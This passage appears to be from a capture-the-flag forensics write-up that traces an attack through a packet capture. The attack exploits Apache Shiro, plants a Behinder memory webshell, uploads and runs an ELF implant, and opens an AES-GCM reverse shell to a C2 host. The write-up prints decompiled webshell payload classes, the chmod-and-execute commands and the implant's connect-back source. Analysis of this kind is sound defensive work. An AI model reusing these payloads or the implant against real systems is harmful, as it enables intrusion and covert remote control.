            Object Encoder = Base64.getMethod("getEncoder", null).invoke(Base64, null);
            result = (String) Encoder.getClass().getMethod("encodeToString", byte[].class).invoke(Encoder, data);
        } catch (Throwable th) {
            getClass();
            Object Encoder2 = Class.forName("sun.misc.BASE64Encoder").newInstance();
            String result2 = (String) Encoder2.getClass().getMethod("encode", byte[].class).invoke(Encoder2, data);
            result = result2.replace("\n", "").replace("\r", "");
        }
        return result;
    }

    private void fillContext(Object obj) throws Exception {
        if (obj.getClass().getName().indexOf("PageContext") >= 0) {
            this.Request = obj.getClass().getMethod("getRequest", new Class[0]).invoke(obj, new Object[0]);
            this.Response = obj.getClass().getMethod("getResponse", new Class[0]).invoke(obj, new Object[0]);
            this.Session = obj.getClass().getMethod("getSession", new Class[0]).invoke(obj, new Object[0]);
        } else {
            Map<String, Object> objMap = (Map) obj;
            this.Session = objMap.get("session");
            this.Response = objMap.get("response");
            this.Request = objMap.get("request");
        }
        this.Response.getClass().getMethod("setCharacterEncoding", String.class).invoke(this.Response, "UTF-8");
    }

    private byte[] getMagic() throws Exception {
        String key = this.Session.getClass().getMethod("getAttribute", String.class).invoke(this.Session, "u").toString();
        int magicNum = Integer.parseInt(key.substring(0, 2), 16) % 16;
        Random random = new Random();
        byte[] buf = new byte[magicNum];
        for (int i = 0; i < buf.length; i++) {
            buf[i] = (byte) random.nextInt(256);
        }
        return buf;
    }
}
{/collapse-item}
This retrieved system information. Decoding the response confirmed this.
Subsequent decryption and reversal revealed the execution of several system commands, including listing /tmp, /var, /var/tmp.
Later, a file write operation was found:
package sun.yxiw;

...

/* compiled from: FileOperation.java */
/* loaded from: payload-favicondemo(18).ico.class */
public class Auydc {
	...
    public Auydc() {
        mode = "";
        mode += "update";
        path = "";
        path += "/var/tmp/out";
        blockIndex = "";
        blockIndex += "2";
        blockSize = "";
        blockSize += "30720";
        content = "";
        content += "h61Bx+...X2zlQkI5M";
        this.osCharset = Charset.forName(System.getProperty("sun.jnu.encoding"));
    }
	...
}
This appended Base64-decoded content to /var/tmp/out. Many similar append requests followed. Wireshark's Export Objects feature was used to export all 737 files related to /favicondemo.ico. A Python script was written to decrypt and save them as class files or text files based on content. This revealed the multi-part upload of a binary.
Finally, a hash check was performed:
package sun.pquyv;

...

/* compiled from: FileOperation.java */
/* loaded from: payload-favicondemo(722).ico.class */
public class Yfnc {
	...
    public Yfnc() {
        mode = "";
        mode += "check";
        path = "";
        path += "/var/tmp/out";
        hash = "";
        hash += "a0275c1593af1adb";
        this.osCharset = Charset.forName(System.getProperty("sun.jnu.encoding"));
    }

    private String checkFileHash(String path2) throws Exception {
        FileChannel ch = (FileChannel) sessionGetAttribute(this.Session, path2);
        if (ch != null && ch.isOpen()) {
            ch.close();
        }
        byte[] input = getFileData(path2);
        if (input == null || input.length == 0) {
            return null;
        }
        MessageDigest md5 = MessageDigest.getInstance("MD5");
        md5.update(input);
        byte[] byteArray = md5.digest();
        StringBuilder sb = new StringBuilder();
        for (byte b : byteArray) {
            sb.append(String.format("%02x", Byte.valueOf(b)));
        }
        return sb.substring(0, 16);
    }
	...
}
Execution permissions were granted:
package net.zlzbr.fsio.vbycsd;

...

/* compiled from: Cmd.java */
/* loaded from: payload-favicondemo(734).ico.class */
public class Xxzrrw {
    public static String cmd;
    public static String path;
    public static String whatever;
    private static String status = "success";
    private Object Request;
    private Object Response;
    private Object Session;
    ...
    public Xxzrrw() {
        cmd = "";
        cmd += "cd /var/tmp/ ;chmod +x out";
        path = "";
        path += "/var/tmp/";
    }
    ...
}
Then it was executed:
package org.zhnnj;

...

/* compiled from: Cmd.java */
/* loaded from: payload-favicondemo(736).ico.class */
public class Imrdoaaxs {
	...
    public Imrdoaaxs() {
        cmd = "";
        cmd += "cd /var/tmp/ ;./out --aes-key IhbJfHI98nuSvs5JweD5qsNvSQ/HHcE/SNLyEBU9Phs=";
        path = "";
        path += "/var/tmp/";
    }
    ...
}
This provided an aes-key: IhbJfHI98nuSvs5JweD5qsNvSQ/HHcE/SNLyEBU9Phs=. No further HTTP communication occurred after this.
Layer 3: Custom Shell
Following the HTTP stream, a TCP stream communication was found. Dumping it revealed:

1f000000
33740a2c22b1e703d2f1480b321f3e4cdc8eb50da84ca0a76543b6bbadf60a
24000000
5c8a2365d717d71114b7be5599d5cfff553f2f0b2251505c3f5ada10a77be1bf35852f9c
1e000000
e3ee79aaf91b813d407e18095278046d32c10567fe57d60459d32f6df234
1f000000
bd345efc1465b04f38a410a09ed999e9849a570c27dd75e8d6b8aac5a4f22f
30000000
be53ef2dc360548f22bd7145f4e1733ffeb228db69b28e76ccb65ea9d8e33a709cfae6579a795f4045dbc2f6300cd871
2b000000
2b7991ad1cfcb2c0b334f5ee5cfb1be844f232c5062190e5e7bfb2208ef40aec6cff1aa7df01285fd3a92a
6e000000
8ac33897541bf959bb223309ffa07a25c49245bb988404180f84d7baef2c2ca8dfd669d39d3fa9c9e66b3da81834c7121cad53ffb16b38dcb062b2b3ce1b634f3bac9ed6e161661efb67ab754eb078718c484cb1b9ec873a103035fdc0b28ed418aa11e68b561599b9685ae54b95
69000000
5fb656ee12487f33e75202b3bec1a6728977618d6b221fb887fa90d36cb5ff75949c1ae90608e22fc81a12fb2e576dd2df4330fcbf619b19455dcfe6c9ae2a8e730cf9010dcc3a15f04bec1fa70b051792d4e197cee0f075405b366472711d1d94f5bb349348bf05d5
24000000
410d930f46d9e71c2200eb1fc4ec9986fd2d72ab2c35aa85fe66fa664a3729e3e9a906b6
1f000000
7ccb9636b4b330000914519540b5a3b0bacb6f594c3b03ff582d62084c1af4
Due to the variable length, ECB and CBC were unlikely. GCM was considered a strong possibility, especially as the first two command lengths (31 and 30 bytes after decryption) corresponded to typical commands like pwd and ls, with the remaining bytes matching GCM's structure (12-byte nonce, 16-byte tag). Attempting GCM decryption:
import base64
import binascii
from Crypto.Cipher import AES

key = base64.b64decode("IhbJfHI98nuSvs5JweD5qsNvSQ/HHcE/SNLyEBU9Phs=")

hex_str = """
1f000000
33740a2c22b1e703d2f1480b321f3e4cdc8eb50da84ca0a76543b6bbadf60a
24000000
5c8a2365d717d71114b7be5599d5cfff553f2f0b2251505c3f5ada10a77be1bf35852f9c
1e000000
e3ee79aaf91b813d407e18095278046d32c10567fe57d60459d32f6df234
1f000000
bd345efc1465b04f38a410a09ed999e9849a570c27dd75e8d6b8aac5a4f22f
30000000
be53ef2dc360548f22bd7145f4e1733ffeb228db69b28e76ccb65ea9d8e33a709cfae6579a795f4045dbc2f6300cd871
2b000000
2b7991ad1cfcb2c0b334f5ee5cfb1be844f232c5062190e5e7bfb2208ef40aec6cff1aa7df01285fd3a92a
6e000000
8ac33897541bf959bb223309ffa07a25c49245bb988404180f84d7baef2c2ca8dfd669d39d3fa9c9e66b3da81834c7121cad53ffb16b38dcb062b2b3ce1b634f3bac9ed6e161661efb67ab754eb078718c484cb1b9ec873a103035fdc0b28ed418aa11e68b561599b9685ae54b95
69000000
5fb656ee12487f33e75202b3bec1a6728977618d6b221fb887fa90d36cb5ff75949c1ae90608e22fc81a12fb2e576dd2df4330fcbf619b19455dcfe6c9ae2a8e730cf9010dcc3a15f04bec1fa70b051792d4e197cee0f075405b366472711d1d94f5bb349348bf05d5
24000000
410d930f46d9e71c2200eb1fc4ec9986fd2d72ab2c35aa85fe66fa664a3729e3e9a906b6
1f000000
7ccb9636b4b330000914519540b5a3b0bacb6f594c3b03ff582d62084c1af4
""".replace('\n', '').replace(' ', '')

data = binascii.unhexlify(hex_str)

i = 0
chunk_idx = 0
while i < len(data):
    length = int.from_bytes(data[i:i+4], 'little')
    i += 4

    chunk = data[i:i+length]
    i += length

    nonce = chunk[:12]
    ciphertext = chunk[12:-16]
    tag = chunk[-16:]

    cipher = AES.new(key, AES.MODE_GCM, nonce=nonce)
    plaintext = cipher.decrypt_and_verify(ciphertext, tag)
    print(f"{chunk_idx}: len{len(plaintext)}: {plaintext}")

    chunk_idx += 1
The output was:
0: len3: b'pwd'
1: len8: b'/var/tmp'
2: len2: b'ls'
3: len3: b'out'
4: len20: b'echo Congratulations'
5: len15: b'Congratulations'

6: len82: b'echo 3SoX7GyGU1KBVYS3DYFbfqQ2CHqH2aPGwpfeyvv5MPY5Dm1Wt9VYRumoUvzdmoLw6FUm4AMqR5zoi'
7: len77: b'3SoX7GyGU1KBVYS3DYFbfqQ2CHqH2aPGwpfeyvv5MPY5Dm1Wt9VYRumoUvzdmoLw6FUm4AMqR5zoi'
8: len8: b'echo bye'
9: len3: b'bye'
Putting 3SoX7GyGU1KBVYS3DYFbfqQ2CHqH2aPGwpfeyvv5MPY5Dm1Wt9VYRumoUvzdmoLw6FUm4AMqR5zoi through CyberChef, applying Base58 then Base64 decryption yielded the Flag: dart{d9850b27-85cb-4777-85e0-df0b78fdb722}
A later attempt to fully extract and reverse engineer the binary uploaded in chunks confirmed it was a PyInstaller-packaged ELF. Decompiling the extracted inspect.pyc revealed:
# Visit https://www.lddgo.net/string/pyc-compile-decompile for more information
# Version : Python 3.9

import os
import socket
import struct
import subprocess
import argparse
import settings
import base64
from cryptography.hazmat.primitives.ciphers.aead import AESGCM
SERVER_LISTEN_IP = '10.1.243.155'
SERVER_LISTEN_PORT = 7788
IMPLANT_CONNECT_IP = '10.1.243.155'
IMPLANT_CONNECT_PORT = 7788
SERVER_LISTEN_NUM = 20
_aesgcm = None

def set_aes_key(key_b64 = None):
    global _aesgcm
    key = base64.b64decode(key_b64)
    if len(key) not in (16, 24, 32):
        raise ValueError('AES 密钥长度必须为 16, 24 或 32 字节(对应 128, 192, 256 位)')
    _aesgcm = None(key)


def encrypt_data(data = None):
    if _aesgcm is None:
        raise RuntimeError('AES 密钥未初始化,请先调用 set_aes_key()')
    nonce = None.urandom(12)
    ciphertext = _aesgcm.encrypt(nonce, data, None)
    return nonce + ciphertext


def decrypt_data(encrypted_data = None):
    if _aesgcm is None:
        raise RuntimeError('AES 密钥未初始化,请先调用 set_aes_key()')
    if None(encrypted_data) < 28:
        raise ValueError('加密数据太短,无法包含 nonce 和认证标签')
    nonce = None[:12]
    ciphertext_with_tag = encrypted_data[12:]
    plaintext = _aesgcm.decrypt(nonce, ciphertext_with_tag, None)
    return plaintext


def exec_cmd(command, code_flag):
    command = command.decode('utf-8')
# WARNING: Decompyle incomplete


def send_data(conn, data):
    if type(data) == str:
        data = data.encode('utf-8')
    encrypted_data = settings.encrypt_data(data)
    cmd_len = struct.pack('i', len(encrypted_data))
    conn.send(cmd_len)
    conn.send(encrypted_data)


def recv_data(sock, buf_size = (1024,)):
    x = sock.recv(4)
    all_size = struct.unpack('i', x)[0]
    recv_size = 0
    encrypted_data = b''
    if recv_size < all_size:
        encrypted_data += sock.recv(buf_size)
        recv_size += buf_size
        continue
    data = settings.decrypt_data(encrypted_data)
    return data


def main():
    sock = socket.socket()
    sock.connect((settings.IMPLANT_CONNECT_IP, settings.IMPLANT_CONNECT_PORT))
    code_flag = 'gbk' if os.name == 'nt' else 'utf-8'
# WARNING: Decompyle incomplete

if __name__ == '__main__':
    parser = argparse.ArgumentParser('', **('description',))
    parser.add_argument('--aes-key', True, '', **('required', 'help'))
    args = parser.parse_args()
    settings.set_aes_key(args.aes_key)
    main()
This confirmed the use of AES-GCM.
Summary
The complete attack chain was as follows:
sequenceDiagram
    participant Attacker as Attacker / C2 Server
    participant WebServer as Web App Layer (Shiro / Behinder WebShell)
    participant OS as Underlying System (Linux OS)

    rect rgb(240, 248, 255)
        note right of Attacker: Phase 1: Shiro Exploitation & RCE
        Attacker->>WebServer: Continuous brute-force of rememberMe Cookie (CVE-2016-4437)
        WebServer-->>Attacker: 302 Redirect (Brute-force successful, AES Key obtained)
        Attacker->>WebServer: Send RCE Payload (Commands via Authorization header)
        WebServer->>OS: Spawn process to execute commands (whoami, ls -la, etc.)
        OS-->>WebServer: Return standard output (root, etc.)
        WebServer-->>Attacker: Return Base64 encrypted command results
    end

    rect rgb(255, 240, 245)
        note right of Attacker: Phase 2: Inject Memory-Shell & Post-Exploration
        Attacker->>WebServer: POST request to inject Behinder memory-shell
        WebServer-->>Attacker: Return injection success indicator (->|Success|<-)
        Attacker->>WebServer: Access /favicondemo.ico, send AES encrypted Java Classes
        WebServer->>OS: Read environment variables, network info, list /tmp & /var/tmp
        OS-->>WebServer: Return system status and file lists
        WebServer-->>Attacker: Return AES encrypted exploration results
    end

    rect rgb(240, 255, 240)
        note right of Attacker: Phase 3: Chunked Upload & Execution of Persistent Malware
        Attacker->>WebServer: Multiple requests to upload ELF malware in chunks
        WebServer->>OS: Append payload chunks to /var/tmp/out
        Attacker->>WebServer: Send hash verification request
        WebServer->>OS: Calculate MD5 hash of /var/tmp/out
        OS-->>WebServer: Verification successful
        WebServer-->>Attacker: Return hash confirming file integrity
        Attacker->>WebServer: Send commands chmod +x out and ./out --aes-key ...
        WebServer->>OS: Grant execute permissions and run malware with key parameter
    end

    rect rgb(255, 253, 230)
        note right of Attacker: Phase 4: TCP Reverse Connection & Deep Control
        OS->>Attacker: Pyinstaller malware initiates TCP reverse connection to C2 (10.1.243.155:7788)
        Attacker->>OS: Send AES-GCM encrypted commands (pwd, ls, echo)
        OS-->>Attacker: Return encrypted execution results (final output includes Flag)
    end
-
Phase 1: Shiro Vulnerability Exploitation and RCE Verification
- The attacker successfully brute-forced the Apache Shiro AES key by sending GET requests containing
rememberMecookies. - Subsequently, the attacker used the
Authorizationheader to pass encrypted commands. The web server executed commands likewhoamiand returned the Base64 encrypted resultroot.
- The attacker successfully brute-forced the Apache Shiro AES key by sending GET requests containing
-
Phase 2: Implanting Memory Webshell and Initial Control
- The attacker sent a POST request to the
/path containing a Java class, successfully injecting a Behinder memory webshell, establishing the C2 channel on the/favicondemo.icopath. - The attacker sent AES-encrypted Java classes through this channel, using the web application layer to read the underlying system's environment variables, IP information (
172.18.0.2), and execute basic system commands (e.g.,ps -ef).
- The attacker sent a POST request to the
-
Phase 3: Malware Upload and Execution
- Through the webshell, the attacker used
blockIndexandblockSizeparameters to upload an ELF binary in chunks, appending it to/var/tmp/out, and verified its hash (a0275c1593af1adb). - The attacker issued the shell command
chmod +x outto grant execution permissions and ran the malware on the underlying system using./out --aes-key ....
- Through the webshell, the attacker used
-
Phase 4: TCP Reverse Connection to Obtain Flag
- Once executed, the Python-based malware bypassed the web layer and actively initiated a TCP connection to the attacker's C2 server (
10.1.243.155:7788). - Both parties switched to AES-GCM encryption. The attacker issued remote control commands like
pwd,ls, andecho Congratulations, ultimately retrieving the Flag from the final response.
- Once executed, the Python-based malware bypassed the web layer and actively initiated a TCP connection to the attacker's C2 server (
Overall, it was quite an interesting challenge.


Comments (0)